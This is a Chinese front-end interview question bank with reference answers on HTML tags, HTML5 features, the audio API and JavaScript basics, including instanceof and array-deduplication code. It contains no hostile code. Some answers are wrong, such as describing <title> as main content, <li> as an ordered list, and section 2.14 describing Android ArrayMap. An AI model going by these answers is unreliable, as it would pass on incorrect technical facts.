**html**

**1.1 html标签的类型（head， body，！Doctype） 他们的作用是什么**

**参考答案：**

!DOCTYPE 标签：

* 它是指示 web 浏览器关于页面使用哪个 HTML 版本进行编写的指令.

head：

* 是所有头部元素的容器, 绝大多数头部标签的内容不会显示给读者
* 该标签下所包含的部分可加入的标签有,,,,和

body :

* 用于定义文档的主体, 包含了文档的所有内容
* 该标签支持 html 的全局属性和事件属性.

**1.2 h5新特性**

**参考答案：**

* 新增选择器 document.querySelector、document.querySelectorAll
* 拖拽释放(Drag and drop) API
* 媒体播放的 video 和 audio
* 本地存储 localStorage 和 sessionStorage
* 离线应用 manifest
* 桌面通知 Notifications
* 语意化标签 article、footer、header、nav、section
* 增强表单控件 calendar、date、time、email、url、search
* 地理位置 Geolocation
* 多任务 webworker
* 全双工通信协议 websocket
* 历史管理 history
* 跨域资源共享(CORS) Access-Control-Allow-Origin
* 页面可见性改变事件 visibilitychange
* 跨窗口通信 PostMessage
* Form Data 对象
* 绘画 canvas

H5移除的元素：

* 纯表现的元素：basefont、big、center、font、s、strike、tt、u
* 对可用性产生负面影响的元素：frame、frameset、noframes

**1.3 伪类和伪元素**

**参考答案：**

伪类：用于已有元素处于某种状态时为其添加对应的样式，这个状态是根据用户行为而动态变化的。

例如：当用户悬停在指定元素时，可以通过:hover来描述这个元素的状态，虽然它和一般css相似，可以为 已有元素添加样式，但是它只有处于DOM树无法描述的状态下才能为元素添加样式，所以称为伪类。

伪元素：用于创建一些不在DOM树中的元素，并为其添加样式。


例如，我们可以通过:before来在一个元素之前添加一些文本，并为这些文本添加样式，虽然用户可以看见 这些文本，但是它实际上并不在DOM文档中。

**1.4 html5语义化**

**参考答案：**

在HTML5出来之前，我们习惯于用div来表示页面的章节或者不同模块，但是div本身是没有语义的。但是现在，HTML5中加入了一些语义化标签，来更清晰的表达文档结构。

标签：



|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29 | <**title**>      <!--：页面主体内容。-->  <**hn**>         <!--：h1~h6，分级标题，<h1> 与 <title> 协调有利于搜索引擎优化。-->  <**ul**>         <!--：无序列表。-->  <**li**>         <!--：有序列表。-->  <**header**>     <!--：页眉通常包括网站标志、主导航、全站链接以及搜索框。-->  <**nav**>         <!--：标记导航，仅对文档中重要的链接群使用。-->  <**main**>         <!--：页面主要内容，一个页面只能使用一次。如果是web应用，则包围其主要功能。-->  <**article**>    <!--：定义外部的内容，其中的内容独立于文档的其余部分。-->  <**section**>    <!--：定义文档中的节（section、区段）。比如章节、页眉、页脚或文档中的其他部分。-->  <**aside**>         <!--：定义其所处内容之外的内容。如侧栏、文章的一组链接、广告、友情链接、相关产品列表等。-->  <**footer**>     <!--：页脚，只有当父级是body时，才是整个页面的页脚。-->  <**small**>      <!--：呈现小号字体效果，指定细则，输入免责声明、注解、署名、版权。-->  <**strong**>     <!--：和 em 标签一样，用于强调文本，但它强调的程度更强一些。-->  <**em**>         <!--：将其中的文本表示为强调的内容，表现为斜体。-->  <**mark**>       <!--：使用黄色突出显示部分文本。-->  <**figure**>     <!--：规定独立的流内容（图像、图表、照片、代码等等）（默认有40px左右margin）。-->  <**figcaption**><!--：定义 figure 元素的标题，应该被置于 figure 元素的第一个或最后一个子元素的位置。-->  <**cite**>       <!--：表示所包含的文本对某个参考文献的引用，比如书籍或者杂志的标题。-->  <**blockquoto**><!--：定义块引用，块引用拥有它们自己的空间。-->  <**q**>          <!--：短的引述（跨浏览器问题，尽量避免使用）。-->  <**time**>       <!--：datetime属性遵循特定格式，如果忽略此属性，文本内容必须是合法的日期或者时间格式。-->  <**abbr**>       <!--：简称或缩写。-->  <**dfn**>       <!--：定义术语元素，与定义必须紧挨着，可以在描述列表dl元素中使用。-->  <**address**>    <!--：作者、相关人士或组织的联系信息（电子邮件地址、指向联系信息页的链接）。-->  <**del**>        <!--：移除的内容。-->  <**ins**>        <!--：添加的内容。-->  <**code**>       <!--：标记代码。-->  <**meter**>      <!--：定义已知范围或分数值内的标量测量。（Internet Explorer 不支持 meter 标签）-->  <**progress**>    <!--：定义运行中的进度（进程）。--> |

**扩展：**

语义化优点：

* 易于用户阅读，样式丢失的时候能让页面呈现清晰的结构。
* 有利于SEO，搜索引擎根据标签来确定上下文和各个关键字的权重。
* 方便屏幕阅读器解析，如盲人阅读器根据语义渲染网页
* 有利于开发和维护，语义化更具可读性，代码更好维护，与CSS3关系更和谐。

**1.5 audio 标签的api**

**参考答案：**

audio常用属性

|  |  |  |
| --- | --- | --- |
| **属性** | **属性值** | **注释** |
| src | url | 播放的音乐的url地址（火狐只支持ogg的音乐，而IE9只支持MP3格式的音乐。chrome貌似全支持） |
| preload | preload | 预加载（在页面被加载时进行加载或者说缓冲音频），如果使用了autoplay的话那么该属性失效。 |
| loop | loop | 循环播放 |
| controls | controls | 是否显示默认控制条（控制按钮） |
| autoplay | autoplay | 自动播放 |

audio音乐格式的支持

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **音频格式** | **Chrome** | **Firefox** | **IE9** | **Opera** | **Safari** |
| OGG | √ | √ | √ | × | × |
| MP3 | √ | × | √ | × | √ |
| WAV | × | √ | × | √ | × |

audio属性

|  |  |
| --- | --- |
| **属性** | **注释** |
| duration | 获取媒体文件的总时长，以s为单位，如果无法获取，返回NaN |
| paused | 如果媒体文件被暂停，那么paused属性返回true，反之则返回false |
| ended | 如果媒体文件播放完毕返回true |
| muted | 用来获取或设置静音状态。值为boolean |
| volume | 控制音量的属性值为0-1;0为音量最小，1为音量最大 |
| startTime | 返回起始播放时间 |
| error | 返回错误代码，为uull的时候为正常。否则可以通过Music.error.code来获取具体的错误代码： 1.用户终止 2.网络错误 3.解码错误 4.URL无效 |
| currentTime | 用来获取或控制当前播放的时间，单位为s。 |
| currentSrc | 以字符串形式返回正在播放或已加载的文件 |

常用的控制用的函数：

|  |  |
| --- | --- |
| **函数** | **作用** |
| load() | 加载音频、视频软件 |
| play() | 加载并播放音频、视频文件或重新播放暂停的的音频、视频 |
| pause() | 暂停出于播放状态的音频、视频文件 |
| canPlayType(obj) | 测试是否支持给定的Mini类型的文件 |

常用audio的事件：

|  |  |
| --- | --- |
| **事件名称** | **事件作用** |
| loadstart | 客户端开始请求数据 |
| progress | 客户端正在请求数据（或者说正在缓冲） |
| play | play()和autoplay播放时 |
| pause | pause()方法促发时 |
| ended | 当前播放结束 |
| timeupdate | 当前播放时间发生改变的时候。播放中常用的时间处理哦 |
| canplaythrough | 歌曲已经载入完全完成 |
| canplay | 缓冲至目前可播放状态。 |

# js

## 2. js基础

#### 2.1 let const var 相关

**参考答案：**

var ——ES5 变量声明方式

1. 在变量未赋值时，变量undefined（为使用声明变量时也为undefined）
2. 作用域——var的作用域为方法作用域；只要在方法内定义了，整个方法内的定义变量后的代码都可以使用

let——ES6变量声明方式

1. 在变量为声明前直接使用会报错
2. 作用域——let为块作用域——通常let比var 范围要小
3. let禁止重复声明变量，否则会报错；var可以重复声明

const——ES6变量声明方式

1. const为常量声明方式；声明变量时必须初始化，在后面出现的代码中不能再修改该常量的值

2. const实际上保证的，并不是变量的值不得改动，而是变量指向的那个内存地址不得改动

#### 2.2 js数据类型，区别

**参考答案：**

基本数据类型：

Number，String，Boolean，null，undefined，symbol，bigint（后两个为ES6新增）

引用数据类型：

object，function（**proto** Function.prototype）

object：普通对象，数组对象，正则对象，日期对象，Math数学函数对象。

两种数据存储方式：

基本数据类型是直接存储在栈中的简单数据段，占据空间小、大小固定，属于被频繁使用的数据。栈是存储基 本类型值和执行代码的空间。

引用数据类型是存储在堆内存中，占据空间大、大小不固定。引用数据类型在栈中存储了指针，该指针指向堆 中该实体的起始地址，当解释器寻找引用值时，会检索其在栈中的地址，取得地址后从堆中获得实体。

两种数据类型的区别：

1. 堆比栈空间大，栈比堆运行速度快。
2. 堆内存是无序存储，可以根据引用直接获取。
3. 基础数据类型比较稳定，而且相对来说占用的内存小。
4. 引用数据类型大小是动态的，而且是无限的。

#### 2.3 Object.assign的理解

**参考答案：**

作用：Object.assign可以实现对象的合并。

语法：Object.assign(target, ...sources)

**解析**：

1. Object.assign会将source里面的可枚举属性复制到target，如果和target的已有属性重名，则会覆盖。
2. 后续的source会覆盖前面的source的同名属性。
3. Object.assign复制的是属性值，如果属性值是一个引用类型，那么复制的其实是引用地址，就会存在引用共享的问题。

#### 2.4 constructor的理解

**参考答案：**

创建的每个函数都有一个prototype（原型）对象，这个属性是一个指针，指向一个对象。在默认情况下，所有原型对象都会自动获得一个constructor（构造函数）属性，这个属性是一个指向prototype属性所在函数的指针。当调用构造函数创建一个新实例后，该实例的内部将包含一个指针（继承自构造函数的prototype），指向构造函数的原型对象。注意当将构造函数的prototype设置为等于一个以对象字面量形式创建的新对象时，constructor属性不再指向该构造函数。

#### 2.5 map 和 forEach 的区别

**参考答案：**

相同点：

1. 都是循环遍历数组中的每一项
2. 每次执行匿名函数都支持三个参数，参数分别为item（当前每一项），index（索引值），arr（原数组）
3. 匿名函数中的this都是指向window
4. 只能遍历数组

不同点：

1. map()会分配内存空间存储新数组并返回，forEach()不会返回数据。
2. forEach()允许callback更改原始数组的元素。map()返回新的数组。

#### 2.6 for of 可以遍历哪些对象

**参考答案：**

for..of..: 它是es6新增的一个遍历方法，但**只限于迭代器(iterator)**, 所以普通的对象用for..of遍历  
是会报错的。

可迭代的对象：包括Array, Map, Set, String, TypedArray, arguments对象等等

#### 2.7 js静态类型检查

**参考答案：**

**js是动态类型语言**

静态类型语言 & 动态类型语言

静态类型语言：类型检查发生在编译阶段，因此除非修复错误，否则会一直编译失败

动态类型语言：只有在程序运行了一次的时候错误才会被发现，也就是在运行时，因此即使代码中包含了会 在运行时阻止脚本正常运行的错误类型，这段代码也可以通过编译

**js静态类型检查的方法**

**Flow**是Facebook开发和发布的一个开源的静态类型检查库，它允许你逐渐地向JavaScript代码中添加类型。

**TypeScript**是一个会编译为JavaScript的超集（尽管它看起来几乎像一种新的静态类型语言）

**使用静态类型的优势**

* 可以尽早发现bug和错误
* 减少了复杂的错误处理
* 将数据和行为分离
* 减少单元测试的数量
* 提供了领域建模（domain modeling）工具
* 帮助我们消除了一整类bug
* 重构时更有信心

**使用静态类型的劣势**

* 代码冗长
* 需要花时间去掌握类型

#### 2.8 indexof

**参考答案：**

语法：str.indexOf(searchValue [, fromIndex])

参数：searchValue：要被查找的字符串值。

如果没有提供确切地提供字符串，[searchValue 会被强制设置为"undefined"]， 然后在当前字符串中查 找这个值。

举个例子：'undefined'.indexOf()将会返回0，因为undefined在位置0处被找到，但是'undefine'.indexOf()将会返回 -1 ，因为字符串'undefined'未被找到

fromIndex：可选

数字表示开始查找的位置。可以是任意整数，默认值为0。

如果fromIndex的值小于0，或者大于str.length，那么查找分别从0和str.length开始。（译者 注：fromIndex的值小于0，等同于为空情况；fromIndex的值大于或等于str.length，那么结果 会直接返回-1。）

举个例子，'hello world'.indexOf('o', -5)返回4，因为它是从位置0处开始查找，然后o在位置4处被找到。另一方面，'hello world'.indexOf('o', 11)（或fromIndex填入任何大于11的值） 将会返回-1，因为开始查找的位置11处，已经是这个字符串的结尾了。

返回值：

查找的字符串searchValue的**第一次**出现的索引，如果没有找到，则返回-1。

若被查找的字符串searchValue是一个空字符串，则返回fromIndex。如果fromIndex值为空，或者fromIndex值小于被查找的字符串的长度，返回值和以下的fromIndex值一样。

如果fromIndex值大于等于字符串的长度，将会直接返回字符串的长度（str.length）

特点：

1. 严格区分大小写

2. 在使用indexOf检索数组时，用‘===’去匹配，意味着会检查数据类型

#### 2.9 iframe有什么优点、缺点

**参考答案：**

优点：

1. iframe能够原封不动的把嵌入的网页展现出来。
2. 如果有多个网页引用iframe，那么你只需要修改iframe的内容，就可以实现调用的每一个页面内容的更改，方便快捷。
3. 网页如果为了统一风格，头部和版本都是一样的，就可以写成一个页面，用iframe来嵌套，可以增加代码的可重用。
4. 如果遇到加载缓慢的第三方内容如图标和广告，这些问题可以由iframe来解决。

缺点：

1. iframe会阻塞主页面的onload事件；
2. iframe和主页面共享连接池，而浏览器对相同域的连接有限制，所以会影响页面的并行加载。会产生很多页面，不容易管理。
3. iframe框架结构有时会让人感到迷惑，如果框架个数多的话，可能会出现上下、左右滚动条，会分散访问者的注意力，用户体验度差。
4. 代码复杂，无法被一些搜索引擎索引到，这一点很关键，现在的搜索引擎爬虫还不能很好的处理iframe中的内容，所以使用iframe会不利于搜索引擎优化（SEO）。
5. 很多的移动设备无法完全显示框架，设备兼容性差。
6. iframe框架页面会增加服务器的http请求，对于大型网站是不可取的。

#### 2.10 webComponents

**参考答案：**

**Web Components** 总的来说是提供一整套完善的封装机制来把 Web 组件化这个东西标准化，每个框架实现 的组件都统一标准地进行输入输出，这样可以更好推动组件的复用

包含四个部分

1. Custom Elements

2. HTML Imports

3. HTML Templates

4. Shadow DOM

**Custom Elements**

提供一种方式让开发者可以自定义 HTML 元素，包括特定的组成，样式和行为。支持 Web Components 标准的浏览器会提供一系列 API 给开发者用于创建自定义的元素，或者扩展现有元素。

**HTML Imports**

一种在 HTMLs 中引用以及复用其他的 HTML 文档的方式。这个 Import 很漂亮，可以简单理解为我们常见 的模板中的include之类的作用

**HTML Templates**

模板


**Shadow DOM**

提供一种更好地组织页面元素的方式，来为日趋复杂的页面应用提供强大支持，避免代码间的相互影响

#### 2.11 dva的数据流流向是怎么样的

**参考答案：**

数据的改变发生通常是通过用户交互行为或者浏览器行为（如路由跳转等）触发的，当此类行为会改变数据 的时候可以通过dispatch发起一个 action，如果是同步行为会直接通过Reducers改变State，如果是 异步行为（副作用）会先触发Effects然后流向Reducers最终改变State，所以在 dva 中，数据流向非 常清晰简明，并且思路基本跟开源社区保持一致。



#### 2.12 变量提升

**参考答案：**

JavaScript是单线程语言，所以执行肯定是按顺序执行。但是并不是逐行的分析和执行，而是一段一段地分析执行，会先进行编译阶段然后才是执行阶段。在编译阶段阶段，代码真正执行前的几毫秒，会检测到所有的变量和函数声明，所有这些函数和变量声明都被添加到名为Lexical Environment的JavaScript数据结构内的内存中。所以这些变量和函数能在它们真正被声明之前使用。

#### 2.13 作用域

**参考答案：**

**概念：**作用域就是一个独立的地盘，让变量不会外泄、暴露出去。也就是说作用域最大的用处就是隔离变量，不同作用域下同名变量不会有冲突。

**ES6 之前 JavaScript 没有块级作用域,只有全局作用域和函数作用域**。ES6 的到来，为我们提供了‘块级作用域’,可通过新增命令 let 和 const 来体现。

**扩展：**

var ——ES5 变量声明方式

1. 在变量未赋值时，变量undefined（为使用声明变量时也为undefined）
2. 作用域——var的作用域为方法作用域；只要在方法内定义了，整个方法内的定义变量后的代码都可以使用

let——ES6变量声明方式

1. 在变量为声明前直接使用会报错
2. 作用域——let为块作用域——通常let比var 范围要小
3. let禁止重复声明变量，否则会报错；var可以重复声明

const——ES6变量声明方式

const为常量声明方式；声明变量时必须初始化，在后面出现的代码中不能再修改该常量的值

const实际上保证的，并不是变量的值不得改动，而是变量指向的那个内存地址不得改动

#### 2.14 HashMap 和 Array 有什么区别？

**参考答案：**

1. 查找效率  
   HashMap因为其根据hashcode的值直接算出index,所以其查找效率是随着数组长度增大而增加的。  
   ArrayMap使用的是二分法查找，所以当数组长度每增加一倍时，就需要多进行一次判断，效率下降
2. 扩容数量  
   HashMap初始值16个长度，每次扩容的时候，直接申请双倍的数组空间。  
   ArrayMap每次扩容的时候，如果size长度大于8时申请size\*1.5个长度，大于4小于8时申请8个，小于4时申 请4个。这样比较ArrayMap其实是申请了更少的内存空间，但是扩容的频率会更高。因此，如果数据量比较大的时候，还是使用HashMap更合适，因为其扩容的次数要比ArrayMap少很多。
3. 扩容效率  
   HashMap每次扩容的时候重新计算每个数组成员的位置，然后放到新的位置。  
   ArrayMap则是直接使用System.arraycopy，所以效率上肯定是ArrayMap更占优势。
4. 内存消耗  
   以ArrayMap采用了一种独特的方式，能够重复的利用因为数据扩容而遗留下来的数组空间，方便下一个ArrayMap的使用。而HashMap没有这种设计。 由于ArrayMap之缓存了长度是4和8的时候，所以如果频繁的使用到Map，而且数据量都比较小的时候，ArrayMap无疑是相当的是节省内存的。

总结  
综上所述，数据量比较小，并且需要频繁的使用Map存储数据的时候，推荐使用ArrayMap。 而数据量比较大的 时候，则推荐使用HashMap。

#### 2.15 HashMap和Object

**参考答案：**

Objects和Maps类似的是，它们都允许你按键存取一个值、删除键、检测一个键是否绑定了值。因此（并且也没有其他内建的替代方式了）过去我们一直都把对象当成Maps使用。不过Maps和Objects有一些重要的区别，在下列情况里使用Map会是更好的选择：

|  |  |  |
| --- | --- | --- |
|  | **Map** | **Object** |
| 意外的键 | Map默认情况不包含任何键。只包含显式插入的键。 | 一个Object有一个原型, 原型链上的键名有可能和你自己在对象上的设置的键名产生冲突。**注意:** 虽然 ES5 开始可以用Object.create(null)来创建一个没有原型的对象，但是这种用法不太常见。 |
| 键的类型 | 一个Map的键可以是**任意值**，包括函数、对象或任意基本类型。 | 一个Object的键必须是一个 [String](https://developer.mozilla.org/zh-CN/docs/Web/JavaScript/Reference/String) 或是[Symbol](https://developer.mozilla.org/zh-CN/docs/Web/JavaScript/Reference/Global_Objects/Symbol)。 |
| 键的顺序 | Map中的 key 是有序的。因此，当迭代的时候，一个Map对象以插入的顺序返回键值。 | 一个Object的键是无序的注意：自ECMAScript 2015规范以来，对象确实保留了字符串和Symbol键的创建顺序； 因此，在只有字符串键的对象上进行迭代将按插入顺序产生键。 |
| Size | Map的键值对个数可以轻易地通过[size](https://developer.mozilla.org/zh-CN/docs/Web/JavaScript/Reference/Global_Objects/Map/size) 属性获取 | Object的键值对个数只能手动计算 |
| 迭代 | Map是 [iterable](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Guide/iterable) 的，所以可以直接被迭代。 | 迭代一个Object需要以某种方式获取它的键然后才能迭代。 |
| 性能 | 在频繁增删键值对的场景下表现更好。 | 在频繁添加和删除键值对的场景下未作出优化。 |

#### 2.16 javascript中arguments相关的问题

**参考答案：**

**arguments**

在js中，我们在调用有参数的函数时，当往这个调用的有参函数传参时，js会把所传的参数全部存到一个叫arguments的对象里面。它是一个**类数组数据**

**由来**

Javascrip中每个函数都会有一个Arguments对象实例arguments，引用着函数的实参。它是寄生在js函数当中的，不能显式创建，arguments对象只有函数开始时才可用

**作用**

有了arguments这个对象之后，我们可以不用给函数预先设定形参了，可以动态地通过arguments为函数加入参数

#### 2.17 instanceOf 原理，手动实现 function isInstanceOf (child, Parent)

**参考答案**：

instanceof主要作用就是判断一个实例是否属于某种类型


|  |  |
| --- | --- |
| 1  2  3  4  5 | let person = **function**(){    }  let no = **new** person()  no **instanceof** person//true |

instanceOf 原理

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | **function** new\_instance\_of(leftVaule, rightVaule) {      let rightProto = rightVaule.prototype; // 取右表达式的 prototype 值      leftVaule = leftVaule.\_\_proto\_\_; // 取左表达式的\_\_proto\_\_值  **while** (**true**) {  **if** (leftVaule === **null**) {  **return** **false**;          }  **if** (leftVaule === rightProto) {  **return** **true**;          }          leftVaule = leftVaule.\_\_proto\_\_      }  } |

其实 instanceof 主要的实现原理就是只要右边变量的 prototype 在左边变量的原型链上即可。因此，instanceof 在查找的过程中会遍历左边变量的原型链，直到找到右边变量的 prototype，如果查找失败，则会返回 false，告诉我们左边变量并非是右边变量的实例。

同时还要了解js的原型继承原理



我们知道每个 JavaScript 对象均有一个隐式的 proto 原型属性，而显式的原型属性是 prototype，只有 Object.prototype.proto 属性在未修改的情况下为 null 值

手动实现

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29 | **function** instance\_of(L, R) {//L 表示左表达式，R 表示右表达式  **var** O = R.prototype;      L = L.\_\_proto\_\_;  **while** (**true**) {  **if** (L === **null**)  **return** **false**;  **if** (O === L) // 这里重点：当 O 严格等于 L 时，返回true  **return** **true**;          L = L.\_\_proto\_\_;      }  }  // 开始测试  **var** a = []  **var** b = {}    **function** Foo(){}  **var** c = **new** Foo()  **function** child(){}  **function** father(){}  child.prototype = **new** father()  **var** d = **new** child()    console.log(instance\_of(a, Array)) // true  console.log(instance\_of(b, Object)) // true  console.log(instance\_of(b, Array)) // false  console.log(instance\_of(a, Object)) // true  console.log(instance\_of(c, Foo)) // true  console.log(instance\_of(d, child)) // true  console.log(instance\_of(d, father)) // true |

#### 2.18 数组去重

**参考答案：**

**1. 利用ES6 Set去重（ES6中最常用）**

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | **function** unique (arr) {  **return** Array.from(**new** Set(arr))  }  **var** arr = [1,1,'true','true',**true**,**true**,15,15,**false**,**false**, undefined,undefined, **null**,**null**, NaN, NaN,'NaN', 0, 0, 'a', 'a',{},{}];  console.log(unique(arr))   //[1, "true", true, 15, false, undefined, null, NaN, "NaN", 0, "a", {}, {}] |

不考虑兼容性，这种去重的方法代码最少。这种方法还无法去掉“{}”空对象，后面的高阶方法会添加去掉重复“{}”的方法。

**2. 利用for嵌套for，然后splice去重（ES5中最常用）**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14 | **function** unique(arr){  **for**(**var** i=0; i<arr.length; i++){  **for**(**var** j=i+1; j<arr.length; j++){  **if**(arr[i]==arr[j]){         //第一个等同于第二个，splice方法删除第二个                      arr.splice(j,1);                      j--;                  }              }          }  **return** arr;  }  **var** arr = [1,1,'true','true',**true**,**true**,15,15,**false**,**false**, undefined,undefined, **null**,**null**, NaN, NaN,'NaN', 0, 0, 'a', 'a',{},{}];      console.log(unique(arr))      //[1, "true", 15, false, undefined, NaN, NaN, "NaN", "a", {…}, {…}]     //NaN和{}没有去重，两个null直接消失了 |

双层循环，外层循环元素，内层循环时比较值。值相同时，则删去这个值。

**3. 利用indexOf去重**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16 | **function** unique(arr) {  **if** (!Array.isArray(arr)) {          console.log('type error!')  **return**      }  **var** array = [];  **for** (**var** i = 0; i < arr.length; i++) {  **if** (array .indexOf(arr[i]) === -1) {              array .push(arr[i])          }      }  **return** array;  }  **var** arr = [1,1,'true','true',**true**,**true**,15,15,**false**,**false**, undefined,undefined, **null**,**null**, NaN, NaN,'NaN', 0, 0, 'a', 'a',{},{}];  console.log(unique(arr))     // [1, "true", true, 15, false, undefined, null, NaN, NaN, "NaN", 0, "a", {…}, {…}]  //NaN、{}没有去重 |

新建一个空的结果数组，for 循环原数组，判断结果数组是否存在当前元素，如果有相同的值则跳过，不相同则push进数组。

**4. 利用sort()**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17 | **function** unique(arr) {  **if** (!Array.isArray(arr)) {          console.log('type error!')  **return**;      }      arr = arr.sort()  **var** arrry= [arr[0]];  **for** (**var** i = 1; i < arr.length; i++) {  **if** (arr[i] !== arr[i-1]) {              arrry.push(arr[i]);          }      }  **return** arrry;  }  **var** arr = [1,1,'true','true',**true**,**true**,15,15,**false**,**false**, undefined,undefined, **null**,**null**, NaN, NaN,'NaN', 0, 0, 'a', 'a',{},{}];          console.log(unique(arr))  // [0, 1, 15, "NaN", NaN, NaN, {…}, {…}, "a", false, null, true, "true", undefined]      //NaN、{}没有去重 |

利用sort()排序方法，然后根据排序后的结果进行遍历及相邻元素比对。

**5. 利用对象的属性不能相同的特点进行去重（这种数组去重的方法有问题，不建议用，有待改进）**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20 | **function** unique(arr) {  **if** (!Array.isArray(arr)) {          console.log('type error!')  **return**      }  **var** arrry= [];  **var**  obj = {};  **for** (**var** i = 0; i < arr.length; i++) {  **if** (!obj[arr[i]]) {              arrry.push(arr[i])              obj[arr[i]] = 1          } **else** {              obj[arr[i]]++          }      }  **return** arrry;  }  **var** arr = [1,1,'true','true',**true**,**true**,15,15,**false**,**false**, undefined,undefined, **null**,**null**, NaN, NaN,'NaN', 0, 0, 'a', 'a',{},{}];          console.log(unique(arr))  //[1, "true", 15, false, undefined, null, NaN, 0, "a", {…}]    //两个true直接去掉了，NaN和{}去重 |

**6. 利用includes**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16 | **function** unique(arr) {  **if** (!Array.isArray(arr)) {          console.log('type error!')  **return**      }  **var** array =[];  **for**(**var** i = 0; i < arr.length; i++) {  **if**( !array.includes( arr[i]) ) {//includes 检测数组是否有某个值                      array.push(arr[i]);                }      }  **return** array  }  **var** arr = [1,1,'true','true',**true**,**true**,15,15,**false**,**false**, undefined,undefined, **null**,**null**, NaN, NaN,'NaN', 0, 0, 'a', 'a',{},{}];      console.log(unique(arr))      //[1, "true", true, 15, false, undefined, null, NaN, "NaN", 0, "a", {…}, {…}]     //{}没有去重 |

**7. 利用hasOwnProperty**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **function** unique(arr) {  **var** obj = {};  **return** arr.filter(**function**(item, index, arr){  **return** obj.hasOwnProperty(**typeof** item + item) ? **false** : (obj[**typeof** item + item] = **true**)      })  }  **var** arr = [1,1,'true','true',**true**,**true**,15,15,**false**,**false**, undefined,undefined, **null**,**null**, NaN, NaN,'NaN', 0, 0, 'a', 'a',{},{}];          console.log(unique(arr))  //[1, "true", true, 15, false, undefined, null, NaN, "NaN", 0, "a", {…}]   //所有的都去重了 |

利用hasOwnProperty 判断是否存在对象属性

**8. 利用filter**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **function** unique(arr) {  **return** arr.filter(**function**(item, index, arr) {      //当前元素，在原始数组中的第一个索引==当前索引值，否则返回当前元素  **return** arr.indexOf(item, 0) === index;    });  }  **var** arr = [1,1,'true','true',**true**,**true**,15,15,**false**,**false**, undefined,undefined, **null**,**null**, NaN, NaN,'NaN', 0, 0, 'a', 'a',{},{}];          console.log(unique(arr))  //[1, "true", true, 15, false, undefined, null, "NaN", 0, "a", {…}, {…}] |

**9. 利用递归去重**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22 | **function** unique(arr) {  **var** array= arr;  **var** len = array.length;        array.sort(**function**(a,b){   //排序后更加方便去重  **return** a - b;      })    **function** loop(index){  **if**(index >= 1){  **if**(array[index] === array[index-1]){                  array.splice(index,1);              }              loop(index - 1);    //递归loop，然后数组去重          }      }      loop(len-1);  **return** array;  }  **var** arr = [1,1,'true','true',**true**,**true**,15,15,**false**,**false**, undefined,undefined, **null**,**null**, NaN, NaN,'NaN', 0, 0, 'a', 'a',{},{}];  console.log(unique(arr))  //[1, "a", "true", true, 15, false, 1, {…}, null, NaN, NaN, "NaN", 0, "a", {…}, undefined] |

**10. 利用Map数据结构去重**

|  |  |
| --- | --- |
